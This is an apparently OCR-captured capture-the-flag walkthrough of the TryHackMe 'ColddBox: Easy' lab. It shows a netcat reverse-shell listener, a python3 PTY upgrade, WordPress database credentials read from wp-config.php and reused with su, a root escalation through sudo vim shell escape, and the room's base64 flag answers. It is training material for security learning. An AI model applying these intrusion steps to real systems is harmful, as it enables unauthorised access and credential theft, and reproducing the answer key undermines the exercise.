
Here we are using a burpsuite to intercept and modify sending requests, here we deployed the payload.

And as I said to give us a reverse connection to us we will open a listener on a specified port in payload.




```
┌──(yaswanth㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.17.37.207] from (UNKNOWN) [10.10.37.29] 56880
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ █
```

now we got a shell of website u can see a output of whoami




```
listening
^C

┌──(yaswanth㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
^C

┌──(yaswanth㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.17.37.207] from (UNKNOWN) [10.10.37.29] 56880
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ which python
$ which python3
/usr/bin/python3
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden           wp-blog-header.php    wp-includes        wp-signup.php
index.php        wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html      wp-config.php         wp-login.php
wp-activate.php  wp-content            wp-mail.php
wp-admin         wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');
--More--(25%)

--More--(25%)
```




```
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden           wp-blog-header.php    wp-includes        wp-signup.php
index.php        wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html      wp-config.php         wp-login.php
wp-activate.php  wp-content            wp-mail.php
wp-admin         wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php
}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');
--More--(25%)more

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/
1.1/salt/ WordPress.org secret-key service}
```

now we got the info of databse and there credentials stored In that.




```
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden          wp-blog-header.php    wp-includes        wp-signup.php
index.php       wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt     wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html     wp-config.php         wp-login.php
wp-activate.php wp-content            wp-mail.php
wp-admin        wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$ 
```

Now since we got login credentials we believe that his sudo password is same and we increased our privileges.




```
c0ldd@ColddBox-Easy:~$ user.txt
user.txt
user.txt: no se encontró la orden
c0ldd@ColddBox-Easy:~$ cat user.txt | base64 -d
cat user.txt | base64 -d
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$

c0ldd@ColddBox-Easy:~$ 
```



```
c0ldd@ColddBox-Easy:~$ sudo vim -c ':!/bin/sh'
sudo vim -c ':!/bin/sh'

# whoami
^[[2;2Rwhoami
/bin/sh: 1: not found
/bin/sh: 1: 2Rwhoami: not found
# whoami
whoami
root
# cd/root
cd/root
/bin/sh: 3: cd/root: not found
# cd /root
cd /root
# ls
ls
root.txt
# root.txt
root.txt
/bin/sh: 6: root.txt: not found
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
# cat root.txt | base64 -d
cat root.txt | base64 -d
¡Felicidades, máquina completada!# ^C

┌──(yaswanth㉿kali)-[~]
└─$ 
```

Now  flags thar are present in user.txt by decoding it with base64

flags present in root.txt by decoding with base64




Felicidades, primer nivel conseguido!

¡Felicidades, máquina completada!

Congratulations, first level achieved!

Congratulations, completed machine!



Burp Suite Community E...
TryHackMe | ColddBox: ...
qterminal
02:48 PM
90%
TryHackMe | ColddBox: Easy - Mozilla Firefox
Minimize all open windows and show the desktop
ColddBox | One more machi
Reverse Shell Cheat Sheet |
https://tryhackme.com/room/colddboxeasy#

Active Machine Information

| Title | IP Address | Expires |
|---|---|---|
| ColddBox-ColddSecurity | 10.10.37.29 | 46m 36s |

?
Add 1 hour
Terminate
100%
Task 1
boot2Root
Start Machine

Can you get access and get both flags?

Good Luck!.

Doubts and / or help in twitter: @martinfriasc or @ColddSecurity

*Thumbnail box image credits, designed by Freepik from www.flaticon.es*

*Answer the questions below*

user.txt

RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==

root.txt

wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=